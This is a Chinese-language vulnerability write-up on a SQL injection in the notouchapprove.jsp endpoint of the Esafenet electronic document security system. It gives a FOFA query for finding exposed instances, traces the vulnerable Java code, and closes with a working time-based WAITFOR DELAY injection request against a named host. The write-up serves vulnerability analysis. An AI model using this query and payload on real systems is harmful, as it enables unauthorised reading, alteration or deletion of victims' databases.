漏洞简介
亿赛通电子文档安全管理系统的notouchapprove.jsp接口存在SQL注入漏洞。攻击者可以通过构造特定的POST请求,在多个参数id中注入恶意SQL代码,利用该漏洞对数据库执行任意SQL操作。攻击者可以通过注入WAITFOR DELAY命令,导致数据库响应时间延迟,从而确认SQL注入的成功。此漏洞可能导致数据库中的敏感信息泄露、篡改或删除,严重威胁系统的安全性和数据完整性。
影响版本
fofa语法
app="亿赛通-电子文档安全管理系统" || body="/CDGServer3/index.jsp"
漏洞分析
直接看 notouchapprove.jsp 的定义
<%
    MailDecryptApplicationModel model = new MailDecryptApplicationModel();
    String id = request.getParameter("id");
MailDecryptApplicationInfo info = model.findById(id);参数如id被带入findById方法
public MailDecryptApplicationInfo findById(String id) throws Exception {
    return this.dao.findById(id);
}

public MailDecryptApplicationInfo findById(String id) throws Exception {
    if (id == null) {
        return null;
    } else {
        Map table = new Hashtable();
        table.put("MailDecryptApplicationId", id);
        List list = this.findByPrecise(table);
        return (MailDecryptApplicationInfo)(list.size() != 0 ? list.get(0) : null);
    }
}
继续跟进 findByPrecise 方法
public List findByPrecise(Map map) throws Exception {
    StringBuffer sql = new StringBuffer();
    sql.append("select * from " + this.tableName);
    sql.append(CDGUtil.getWhereClauseForString(map));
HashMap[] maps = this.getCommonResults(sql.toString());再看下getWhereClauseForString的逻辑
public static String getWhereClauseForString(Map conditions) {
    if (conditions != null && conditions.size() != 0) {
        StringBuilder sBuilder = new StringBuilder();
        Set set = conditions.keySet();
        Iterator iterator = set.iterator();

        while(iterator.hasNext()) {
            String key = (String)iterator.next();
            Object object = conditions.get(key);
            String value = "";
            if (object instanceof String) {
                value = (String)object;
            } else {
                value = object.toString();
            }

            if (iterator.hasNext()) {
                sBuilder.append(" ").append(key).append("='").append(value).append("' and ");
            } else {
                sBuilder.append(" ").append(key).append("='").append(value).append("'  ");
            }
}其主要目的就是组装sql语句,可见参数id全程未经任何过滤和校验就被直接拼接进sql语句中进行执行,从而导致sql注入漏洞。
漏洞复现
POST /CDGServer3/client/notouchapprove.jsp;Servicelogin HTTP/1.1
Host: esafenet.mrxn.net
Content-Type: application/x-www-form-urlencoded

id=1'WAITFOR+DELAY'0%3a0%3a5'--
成功延时 5 秒

